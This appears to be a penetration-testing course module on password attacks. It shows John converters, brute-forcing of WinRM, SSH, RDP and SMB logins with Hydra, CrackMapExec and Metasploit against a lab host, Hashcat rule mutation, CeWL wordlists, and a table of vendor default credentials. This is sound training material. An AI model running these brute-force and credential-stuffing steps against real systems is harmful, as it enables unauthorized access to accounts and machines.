`pdf2john`	Converts PDF documents for John
`ssh2john`	Converts SSH private keys for John
`mscash2john`	Converts MS Cash hashes for John
`keychain2john`	Converts OS X keychain files for John
`rar2john`	Converts RAR archives for John
`pfx2john`	Converts PKCS#12 files for John
`truecrypt_volume2john`	Converts TrueCrypt volumes for John
`keepass2john`	Converts KeePass databases for John
`vncpcap2john`	Converts VNC PCAP files for John
`putty2john`	Converts PuTTY private keys for John
`zip2john`	Converts ZIP archives for John
`hccap2john`	Converts WPA/WPA2 handshake captures for John
`office2john`	Converts MS Office documents for John
`wpa2john`	Converts WPA/WPA2 handshakes for John

More of these tools can be found on `Pwnbox` in the following way:

```
locate *2john*

/usr/bin/bitlocker2john
/usr/bin/dmg2john
/usr/bin/gpg2john
/usr/bin/hccap2john
/usr/bin/keepass2john
/usr/bin/putty2john
/usr/bin/racf2john
/usr/bin/rar2john
/usr/bin/uaf2john
/usr/bin/vncpcap2john
```

```
/usr/bin/wlanhcx2john
/usr/bin/wpapcap2john
/usr/bin/zip2john
/usr/share/john/1password2john.py
/usr/share/john/7z2john.pl
/usr/share/john/DPAPImk2john.py
/usr/share/john/adxcsouf2john.py
/usr/share/john/aem2john.py
/usr/share/john/aix2john.pl
/usr/share/john/aix2john.py
/usr/share/john/andotp2john.py
/usr/share/john/androidbackup2john.py
...SNIP...
```

In this module, we will work a lot with John and should therefore know what this tool is capable of.

Network Services

During our penetration tests, every computer network we encounter will have services installed to manage, edit, or create content. All these services are hosted using specific permissions and are assigned to specific users. Apart from web applications, these services include (but are not limited to):

FTP	SMB	NFS
IMAP/POP3	SSH	MySQL/MSSQL
RDP	WinRM	VNC
Telnet	SMTP	LDAP

For further reading on many of these services, check out the Footprinting module on HTB Academy.

Let us imagine that we want to manage a Windows server over the network. Accordingly, we need a service that allows us to access the system, execute commands on it, or access its contents via a GUI or the terminal. In this case, the most common services suitable for this are `RDP`, `WinRM`, and `SSH`. SSH is now much less common on Windows, but it is the leading service for Linux-based systems.

All these services have an authentication mechanism using a username and password. Of course, these services can be modified and configured so that only predefined keys can be used for logging in, but they are configured with default settings in many cases.

WinRM

Windows Remote Management (`WinRM`) is the Microsoft implementation of the network protocol Web Services Management Protocol (`WS-Management`). It is a network protocol based on XML web services using the Simple Object Access Protocol (`SOAP`) used for remote management of Windows systems. It takes care of the communication between Web-Based Enterprise Management (`WBEM`) and the Windows Management Instrumentation (`WMI`), which can call the Distributed Component Object Model (`DCOM`).

However, for security reasons, WinRM must be activated and configured manually in Windows 10. Therefore, it depends heavily on the environment security in a domain or local network where we want to use WinRM. In most cases, one uses certificates or only specific authentication mechanisms to increase its security. WinRM uses the TCP ports `5985` (`HTTP`) and `5986` (`HTTPS`).

A handy tool that we can use for our password attacks is CrackMapExec, which can also be used for other protocols such as SMB, LDAP, MSSQL, and others. We recommend reading the official documentation for this tool to become familiar with it.

CrackMapExec

Installing CrackMapExec

We can install `CrackMapExec` via apt on a Parrot host or clone the GitHub repo and follow the various installation methods, such as installing from source and avoiding dependency issues.

```
sudo apt-get -y install crackmapexec
```

CrackMapExec Menu Options

Running the tool with the `-h` flag will show us general usage instructions and some options available to us.

```
 crackmapexec -h
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT]
                    [--jitter INTERVAL] [--darrell]
                    [--verbose]
                    {mssql,smb,ssh,winrm} ...

      ______ .______          __       ______  __  ___ .___  ___.
___       .______    _______ ___   ___  _______   _____
     /     ||   _  \        /   \     /      ||  |/  / |   \/   |     /
```

```
\     |   _  \  |   ____|\  \ /  / |   ____| /      |
    |  ,----'|  |_)  |      /  ^  \    |  ,----'|  '  /  |  \  /  |    /
^  \    |  |_)  | |  |__    \  V  /  |  |__    |  ,----'
    |  |     |      /       /  /_\  \   |  |     |    <   |  |\/|  |   /
/_\  \   |   ___/  |   __|    >  <   |   __|  |  |
    |  `----.|  |\  \----. /  _____  \  |  `----.|  .  \  |  |  |  |  /
_____  \  |  |      |  |___  /  .  \  |  |___ |  `----.
     \______|| _| `._____|/__/     \__\  \______||__|\__\ |__|  |__| /__/
\__\ | _|      |_______|/__/ \__\ |_______| \______|

                                                A swiss army knife for pentesting
networks
                                              Forged by @byt3bl33d3r using the powah
of dank memes

                                                                  Version: 5.0.2dev
                                                                 Codename: P3l1as

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default:
100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default:
None)
  --jitter INTERVAL     sets a random delay between each connection
(default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {mssql,smb,ssh,winrm}
    mssql               own stuff using MSSQL
    smb                 own stuff using SMB
    ssh                 own stuff using SSH
    winrm               own stuff using WINRM
```


CrackMapExec Protocol-Specific Help

Note that we can specify a specific protocol and receive a more detailed help menu of all of the options available to us. CrackMapExec currently supports remote authentication using MSSQL, SMB, SSH, and WinRM.

```
crackmapexec smb -h

usage: crackmapexec smb [-h] [-id CRED_ID [CRED_ID ...]] [-u USERNAME
```

```
[USERNAME ...]] [-p PASSWORD [PASSWORD ...]]
                        [-k] [--aesKey] [--kdcHost] [--gfail-limit LIMIT |
--ufail-limit LIMIT | --fail-limit LIMIT]
                        [-M MODULE] [-o MODULE_OPTION [MODULE_OPTION ...]]
[-L] [--options] [--server {http,https}]
                        [--server-host HOST] [--server-port PORT] [-H HASH
[HASH ...]] [--no-bruteforce]
                        [-d DOMAIN | --local-auth] [--port {139,445}] [--
share SHARE] [--gen-relay-list OUTPUT_FILE]
                        [--continue-on-success] [--sam | --lsa | --ntds
[{drsuapi,vss}]] [--shares] [--sessions]
                        [--disks] [--loggedon-users] [--users [USER]] [--
groups [GROUP]] [--local-groups [GROUP]]
                        [--pass-pol] [--rid-brute [MAX_RID]] [--wmi QUERY]
[--wmi-namespace NAMESPACE]
                        [--spider SHARE] [--spider-folder FOLDER] [--
content] [--exclude-dirs DIR_LIST]
                        [--pattern PATTERN [PATTERN ...] | --regex REGEX
[REGEX ...]] [--depth DEPTH] [--only-files]
                        [--put-file FILE FILE] [--get-file FILE FILE]
                        [--exec-method {atexec,wmiexec,smbexec,mmcexec}]
[--force-ps32] [--no-output]
                        [-x COMMAND | -X PS_COMMAND] [--obfs] [--clear-
obfscripts]
                        [target ...]

positional arguments:
  target                the target IP(s), range(s), CIDR(s), hostname(s),
FQDN(s), file(s) containing a list of
                        targets, NMap XML or .Nessus file(s)

optional arguments:
  -h, --help            show this help message and exit
  -id CRED_ID [CRED_ID ...]
                        database credential ID(s) to use for
authentication
  -u USERNAME [USERNAME ...]
                        username(s) or file(s) containing usernames
  -p PASSWORD [PASSWORD ...]
                        password(s) or file(s) containing passwords
  -k, --kerberos        Use Kerberos authentication from ccache file
(KRB5CCNAME)

<SNIP>
```


CrackMapExec Usage

The general format for using CrackMapExec is as follows:

```
crackmapexec <proto> <target-IP> -u <user or userlist> -p <password or
passwordlist>
```

```
crackmapexec winrm 10.129.42.197 -u user.list -p password.list

WINRM       10.129.42.197   5985   NONE            [*] None
(name:10.129.42.197) (domain:None)
WINRM       10.129.42.197   5985   NONE            [*]
http://10.129.42.197:5985/wsman
WINRM       10.129.42.197   5985   NONE            [+] None\user:password
(Pwn3d!)
```

The appearance of `(Pwn3d!)` is the sign that we can most likely execute system commands if we log in with the brute-forced user.
Another handy tool that we can use to communicate with the WinRM service is Evil-WinRM, which allows us to communicate with the WinRM service efficiently.

Evil-WinRM

Installing Evil-WinRM

```
sudo gem install evil-winrm

Fetching little-plugger-1.1.4.gem
Fetching rubyntlm-0.6.3.gem
Fetching builder-3.2.4.gem
Fetching logging-2.3.0.gem
Fetching gyoku-1.3.1.gem
Fetching nori-2.6.0.gem
Fetching gssapi-1.3.1.gem
Fetching erubi-1.10.0.gem
Fetching evil-winrm-3.3.gem
Fetching winrm-2.3.6.gem
Fetching winrm-fs-1.3.5.gem
Happy hacking! :)
```

Evil-WinRM Usage

```
evil-winrm -i <target-IP> -u <username> -p <password>
```

```
evil-winrm -i 10.129.42.197 -u user -p password

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\user\Documents>
```

If the login was successful, a terminal session is initialized using the Powershell Remoting Protocol (`MS-PSRP`), which simplifies the operation and execution of commands.

SSH

Secure Shell (`SSH`) is a more secure way to connect to a remote host to execute system commands or transfer files from a host to a server. The SSH server runs on `TCP port 22` by default, to which we can connect using an SSH client. This service uses three different cryptography operations/methods: `symmetric` encryption, `asymmetric` encryption, and `hashing` .

Symmetric Encryption

Symmetric encryption uses the `same key` for encryption and decryption. However, anyone who has access to the key could also access the transmitted data. Therefore, a key exchange procedure is needed for secure symmetric encryption. The Diffie-Hellman key exchange method is used for this purpose. If a third party obtains the key, it cannot decrypt the messages because the key exchange method is unknown. However, this is used by the server and client to determine the secret key needed to access the data. Many different variants of the symmetrical cipher system can be used, such as AES, Blowfish, 3DES, etc.

Asymmetrical Encryption

Asymmetric encryption uses `two SSH keys` : a private key and a public key. The private key must remain secret because only it can decrypt the messages that have been encrypted with the public key. If an attacker obtains the private key, which is often not password protected, he will be able to log in to the system without credentials. Once a connection is established, the server uses the public key for initialization and authentication. If the client can decrypt the message, it has the private key, and the SSH session can begin.

Hashing

The hashing method converts the transmitted data into another unique value. SSH uses hashing to confirm the authenticity of messages. This is a mathematical algorithm that only

works in one direction.

Hydra - SSH

We can use a tool such as `Hydra` to brute force SSH.
This is covered in-depth in the Login Brute Forcing module.

```
hydra -L user.list -P password.list ssh://10.129.42.197

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-10
15:03:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it
is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries
(l:5/p:5), ~2 tries per task
[DATA] attacking ssh://10.129.42.197:22/
[22][ssh] host: 10.129.42.197   login: user   password: password
1 of 1 target successfully completed, 1 valid password found
```

To log in to the system via the SSH protocol, we can use the OpenSSH client, which is available by default on most Linux distributions.

```
ssh [email protected]

The authenticity of host '10.129.42.197 (10.129.42.197)' can't be
established.
ECDSA key fingerprint is
SHA256:MEuKMmfGSRuv2Hq+e90MZzhe4lHhwUEo4vWHOUSv7Us.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.129.42.197' (ECDSA) to the list of known
hosts.

[email protected]'s password: ********

Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

user@WINSRV C:\Users\user>
```

Remote Desktop Protocol (RDP)

Microsoft's Remote Desktop Protocol (`RDP`) is a network protocol that allows remote access to Windows systems via `TCP port 3389` by default. RDP provides both users and administrators/support staff with remote access to Windows hosts within an organization. The Remote Desktop Protocol defines two participants for a connection: a so-called terminal server, on which the actual work takes place, and a terminal client, via which the terminal server is remotely controlled. In addition to the exchange of image, sound, keyboard, and pointing device, the RDP can also print documents of the terminal server on a printer connected to the terminal client or allow access to storage media available there. Technically, the RDP is an application layer protocol in the IP stack and can use TCP and UDP for data transmission. The protocol is used by various official Microsoft apps, but it is also used in some third-party solutions.

Hydra - RDP

We can also use `Hydra` to perform RDP bruteforcing.


```
hydra -L user.list -P password.list rdp://10.129.42.197

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-10
15:05:40
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4
to reduce the number of parallel connections and -W 1 or -W 3 to wait
between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel
connections)
[WARNING] the rdp module is experimental. Please test, report - and if
possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries
(l:5/p:5), ~7 tries per task
[DATA] attacking rdp://10.129.42.197:3389/
[3389][rdp] account on 10.129.42.197 might be valid but account not active
for remote desktop: login: mrb3n password: rockstar, continuing attacking
the account.
[3389][rdp] account on 10.129.42.197 might be valid but account not active
for remote desktop: login: cry0l1t3 password: delta, continuing attacking
the account.
[3389][rdp] host: 10.129.42.197   login: user   password: password
1 of 1 target successfully completed, 1 valid password found
```

Linux offers different clients to communicate with the desired server using the RDP protocol. These include Remmina, rdesktop, xfreerdp, and many others. For our purposes, we will work with xfreerdp.

xFreeRDP

```
xfreerdp /v:<target-IP> /u:<username> /p:<password>
```

```
xfreerdp /v:10.129.42.197 /u:user /p:password

...SNIP...
New Certificate details:
        Common Name: WINSRV
        Subject:     CN = WINSRV
        Issuer:      CN = WINSRV
        Thumbprint:
cd:91:d0:3e:7f:b7:bb:40:0e:91:45:b0:ab:04:ef:1e:c8:d5:41:42:49:e0:0c:cd:c7
:dd:7d:08:1f:7c:fe:eb

Do you trust the above certificate? (Y/T/N) Y
```



SMB

Server Message Block (`SMB`) is a protocol responsible for transferring data between a client and a server in local area networks. It is used to implement file and directory sharing and printing services in Windows networks. SMB is often referred to as a file system, but it is not. SMB can be compared to `NFS` for Unix and Linux for providing drives on local networks.

SMB is also known as Common Internet File System (`CIFS`). It is part of the SMB protocol and enables universal remote connection of multiple platforms such as Windows, Linux, or macOS. In addition, we will often encounter Samba, which is an open-source implementation of the above functions. For SMB, we can also use `hydra` again to try different usernames in combination with different passwords.

Hydra - SMB

```
hydra -L user.list -P password.list smb://10.129.42.197

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-06
19:37:31
[INFO] Reduced number of tasks to 1 (smb does not like parallel
connections)
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries
(l:5236/p:4987234), ~25 tries per task
[DATA] attacking smb://10.129.42.197:445/
[445][smb] host: 10.129.42.197   login: user   password: password
1 of 1 target successfully completed, 1 valid passwords found
```


However, we may also get the following error describing that the server has sent an invalid reply.

Hydra - Error

```
hydra -L user.list -P password.list smb://10.129.42.197

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-06
19:38:13
```

```
[INFO] Reduced number of tasks to 1 (smb does not like parallel
connections)
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries
(l:5236/p:4987234), ~25 tries per task
[DATA] attacking smb://10.129.42.197:445/
[ERROR] invalid reply from target smb://10.129.42.197:445/
```

This is because we most likely have an outdated version of THC-Hydra that cannot handle SMBv3 replies. To work around this problem, we can manually update and recompile `hydra` or use another very powerful tool, the Metasploit framework.

Metasploit Framework

```
msfconsole -q

msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   ABORT_ON_LOCKOUT   false            yes       Abort the run when an
account lockout is detected
   BLANK_PASSWORDS    false            no        Try blank passwords for
all users
   BRUTEFORCE_SPEED   5                yes       How fast to bruteforce,
from 0 to 5
   DB_ALL_CREDS       false            no        Try each user/password
couple stored in the current database
   DB_ALL_PASS        false            no        Add all passwords in the
current database to the list
   DB_ALL_USERS       false            no        Add all users in the
current database to the list
   DB_SKIP_EXISTING   none             no        Skip existing credentials
stored in the current database (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH    false            no        Enable detection of
systems accepting any authentication
   DETECT_ANY_DOMAIN  false            no        Detect if domain is
required for the specified user
   PASS_FILE                           no        File containing
passwords, one per line
   PRESERVE_DOMAINS   true             no        Respect a username that
contains a domain name.
   Proxies                             no        A proxy chain of format
type:host:port[,type:host:port][...]
   RECORD_GUEST       false            no        Record guest-privileged
```

```
random logins to the database
   RHOSTS                           yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT              445           yes       The SMB service port
(TCP)
   SMBDomain          .             no        The Windows domain to use
for authentication
   SMBPass                          no        The password for the
specified username
   SMBUser                          no        The username to
authenticate as
   STOP_ON_SUCCESS    false         yes       Stop guessing when a
credential works for a host
   THREADS            1             yes       The number of concurrent
threads (max one per host)
   USERPASS_FILE                    no        File containing users and
passwords separated by space, one pair per line
   USER_AS_PASS       false         no        Try the username as the
password for all users
   USER_FILE                        no        File containing
usernames, one per line
   VERBOSE            true          yes       Whether to print output
for all attempts

msf6 auxiliary(scanner/smb/smb_login) > set user_file user.list

user_file => user.list

msf6 auxiliary(scanner/smb/smb_login) > set pass_file password.list

pass_file => password.list

msf6 auxiliary(scanner/smb/smb_login) > set rhosts 10.129.42.197

rhosts => 10.129.42.197

msf6 auxiliary(scanner/smb/smb_login) > run

[+] 10.129.42.197:445     - 10.129.42.197:445 - Success: '.\user:password'
[*] 10.129.42.197:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Now we can use `CrackMapExec` again to view the available shares and what privileges we have for them.

CrackMapExec

```
crackmapexec smb 10.129.42.197 -u "user" -p "password" --shares

SMB         10.129.42.197   445    WINSRV           [*] Windows 10.0 Build
17763 x64 (name:WINSRV) (domain:WINSRV) (signing:False) (SMBv1:False)
SMB         10.129.42.197   445    WINSRV           [+]
WINSRV\user:password
SMB         10.129.42.197   445    WINSRV           [+] Enumerated shares
SMB         10.129.42.197   445    WINSRV           Share
Permissions     Remark
SMB         10.129.42.197   445    WINSRV           -----           ------
-----     ------
SMB         10.129.42.197   445    WINSRV           ADMIN$
Remote Admin
SMB         10.129.42.197   445    WINSRV           C$
Default share
SMB         10.129.42.197   445    WINSRV           SHARENAME
READ,WRITE
SMB         10.129.42.197   445    WINSRV           IPC$            READ
Remote IPC
```

To communicate with the server via SMB, we can use, for example, the tool smbclient. This tool will allow us to view the contents of the shares, upload, or download files if our privileges allow it.

Smbclient

```
smbclient -U user \\\\10.129.42.197\\SHARENAME

Enter WORKGROUP\user's password: *******

Try "help" to get a list of possible commands.

smb: \> ls
  .                                   DR        0  Thu Jan  6 18:48:47 2022
  ..                                  DR        0  Thu Jan  6 18:48:47 2022
  desktop.ini                        AHS      282  Thu Jan  6 15:44:52 2022

                10328063 blocks of size 4096. 6074274 blocks available
smb: \>
```

Note: In order to complete the challenge questions, be sure to download the provided wordlists from the Resources at the top of the page

Password Mutations

Many people create their passwords according to `simplicity instead of security`. To eliminate this human weakness that often compromises security measures, password policies can be created on all systems that determine how a password should look. This means that the system recognizes whether the password contains capital letters, special characters, and numbers. In addition, most password policies require a minimum length of eight characters in a password, including at least one of the above specifications.

In the previous sections, we guessed very simple passwords, but it becomes much more difficult to adapt this to systems that apply password policies that force the creation of more complex passwords.

Unfortunately, the tendency for users to create weak passwords also occurs despite the existence of password policies. Most people/employees follow the same rules when creating more complex passwords. Passwords are often created closely related to the service used. This means that many employees often select passwords that can have the company's name in the passwords. A person's preferences and interests also play a significant role. These can be pets, friends, sports, hobbies, and many other elements of life. `OSINT` information gathering can be very helpful for finding out more about a user's preferences and may assist with password guessing. More information about OSINT can be found in the OSINT: Corporate Recon module. Commonly, users use the following additions for their password to fit the most common password policies:

Description	Password Syntax
First letter is uppercase.	`Password`
Adding numbers.	`Password123`
Adding year.	`Password2022`
Adding month.	`Password02`
Last character is an exclamation mark.	`Password2022!`
Adding special characters.	`P@ssw0rd2022!`

Considering that many people want to keep their passwords as simple as possible despite password policies, we can create rules for generating weak passwords. Based on statistics provided by WPengine, most password lengths are `not longer` than `ten` characters. So what we can do is to pick specific terms that are at least `five` characters long and seem to be the most familiar to the users, such as the names of their pets, hobbies, preferences, and other interests. If the user chooses a single word (such as the current month), adds the `current year`, followed by a special character, at the end of their password, we would reach the `ten-character` password requirement. Considering that most companies require regular password changes, a user can modify their password by just changing the name of a

month or a single number, etc. Let's use a simple example to create a password list with only one entry.

Password List

```
cat password.list

password
```

We can use a very powerful tool called Hashcat to combine lists of potential names and labels with specific mutation rules to create custom wordlists. To become more familiar with Hashcat and discover the full potential of this tool, we recommend the module Cracking Passwords with Hashcat. Hashcat uses a specific syntax for defining characters and words and how they can be modified. The complete list of this syntax can be found in the official documentation of Hashcat. However, the ones listed below are enough for us to understand how Hashcat mutates words.

Function	Description
`:`	Do nothing.
`l`	Lowercase all letters.
`u`	Uppercase all letters.
`c`	Capitalize the first letter and lowercase others.
`sXY`	Replace all instances of X with Y.
`$!`	Add the exclamation character at the end.

Each rule is written on a new line which determines how the word should be mutated. If we write the functions shown above into a file and consider the aspects mentioned, this file can then look like this:

Hashcat Rule File

```
cat custom.rule

:
c
so0
c so0
sa@
c sa@
c sa@ so0
$!
$! c
```

```
$! so0
$! sa@
$! c so0
$! c sa@
$! so0 sa@
$! c so0 sa@
```

Hashcat will apply the rules of `custom.rule` for each word in `password.list` and store the mutated version in our `mut_password.list` accordingly. Thus, one word will result in fifteen mutated words in this case.

Generating Rule-based Wordlist

```
hashcat --force password.list -r custom.rule --stdout | sort -u >
mut_password.list
cat mut_password.list

password
Password
passw0rd
Passw0rd
p@ssword
P@ssword
P@ssw0rd
password!
Password!
passw0rd!
p@ssword!
Passw0rd!
P@ssword!
p@ssw0rd!
P@ssw0rd!
```


`Hashcat` and `John` come with pre-built rule lists that we can use for our password generating and cracking purposes. One of the most used rules is `best64.rule`, which can often lead to good results. It is important to note that password cracking and the creation of custom wordlists is a guessing game in most cases. We can narrow this down and perform more targeted guessing if we have information about the password policy and take into account the company name, geographical region, industry, and other topics/words that users may select from to create their passwords. Exceptions are, of course, cases where passwords are leaked and found.

Hashcat Existing Rules

```
ls /usr/share/hashcat/rules/

best64.rule                   specific.rule
combinator.rule               T0XlC-insert_00-99_1950-
2050_toprules_0_F.rule
d3ad0ne.rule                  T0XlC-insert_space_and_special_0_F.rule
dive.rule                     T0XlC-insert_top_100_passwords_1_G.rule
generated2.rule               T0XlC.rule
generated.rule                T0XlCv1.rule
hybrid                        toggles1.rule
Incisive-leetspeak.rule       toggles2.rule
InsidePro-HashManager.rule    toggles3.rule
InsidePro-PasswordsPro.rule   toggles4.rule
leetspeak.rule                toggles5.rule
oscommerce.rule               unix-ninja-leetspeak.rule
rockyou-30000.rule
```

We can now use another tool called CeWL to scan potential words from the company's website and save them in a separate list. We can then combine this list with the desired rules and create a customized password list that has a higher probability of guessing a correct password. We specify some parameters, like the depth to spider (`-d`), the minimum length of the word (`-m`), the storage of the found words in lowercase (`--lowercase`), as well as the file where we want to store the results (`-w`).

Generating Wordlists Using CeWL

```
cewl https://www.inlanefreight.com -d 4 -m 6 --lowercase -w
inlane.wordlist
wc -l inlane.wordlist

326
```

Password Reuse / Default Passwords

It is common for both users and administrators to leave defaults in place. Administrators have to keep track of all the technology, infrastructure, and applications along with the data being accessed. In this case, `the same password` is often used for configuration purposes, and then the password is forgotten to be changed for one interface or another. In addition, many applications that work with authentication mechanisms, basically almost all, often come with `default credentials` after installation. These default credentials may be forgotten to be changed after configuration, especially when it comes to internal applications

where the administrators assume that no one else will find them and do not even try to use them.

In addition, easy-to-remember passwords that can be typed quickly instead of typing 15-character long passwords are often used repeatedly because Single-Sign-On (`SSO`) is not always immediately available during initial installation, and configuration in internal networks requires significant changes. When configuring networks, we sometimes work with vast infrastructures (depending on the company's size) that can have many hundreds of interfaces. Often one network device, such as a router, printer, or a firewall, is overlooked, and the `default credentials` are used, or the same `password is reused`.

Credential Stuffing

There are various databases that keep a running list of known default credentials. One of them is the DefaultCreds-Cheat-Sheet. Here is a small excerpt from the entire table of this cheat sheet:

Product/Vendor	Username	Password
Zyxel (ssh)	zyfwp	PrOw!aN_fXp
APC UPS (web)	apc	apc
Weblogic (web)	system	manager
Weblogic (web)	system	manager
Weblogic (web)	weblogic	weblogic1
Weblogic (web)	WEBLOGIC	WEBLOGIC
Weblogic (web)	PUBLIC	PUBLIC
Weblogic (web)	EXAMPLES	EXAMPLES
Weblogic (web)	weblogic	weblogic
Weblogic (web)	system	password
Weblogic (web)	weblogic	welcome(1)
Weblogic (web)	system	welcome(1)
Weblogic (web)	operator	weblogic
Weblogic (web)	operator	password
Weblogic (web)	system	Passw0rd
Weblogic (web)	monitor	password
Kanboard (web)	admin	admin
Vectr (web)	admin	11_ThisIsTheFirstPassword_11
Caldera (web)	admin	admin

Product/Vendor	Username	Password
Dlink (web)	admin	admin
Dlink (web)	1234	1234
Dlink (web)	root	12345
Dlink (web)	root	root
JioFiber	admin	jiocentrum
GigaFiber	admin	jiocentrum
Kali linux (OS)	kali	kali
F5	admin	admin
F5	root	default
F5	support	
...	...	...

Default credentials can also be found in the product documentation, as they contain the steps necessary to set up the service successfully. Some devices/applications require the user to set up a password at install, but others use a default, weak password. Attacking those services with the default or obtained credentials is called Credential Stuffing. This is a simplified variant of brute-forcing because only composite usernames and the associated passwords are used.

We can imagine that we have found some applications used in the network by our customers. After searching the internet for the default credentials, we can create a new list that separates these composite credentials with a colon (`username:password`). In addition, we can select the passwords and mutate them by our `rules` to increase the probability of hits.

Credential Stuffing - Hydra Syntax

```
hydra -C <user_pass.list> <protocol>://<IP>
```

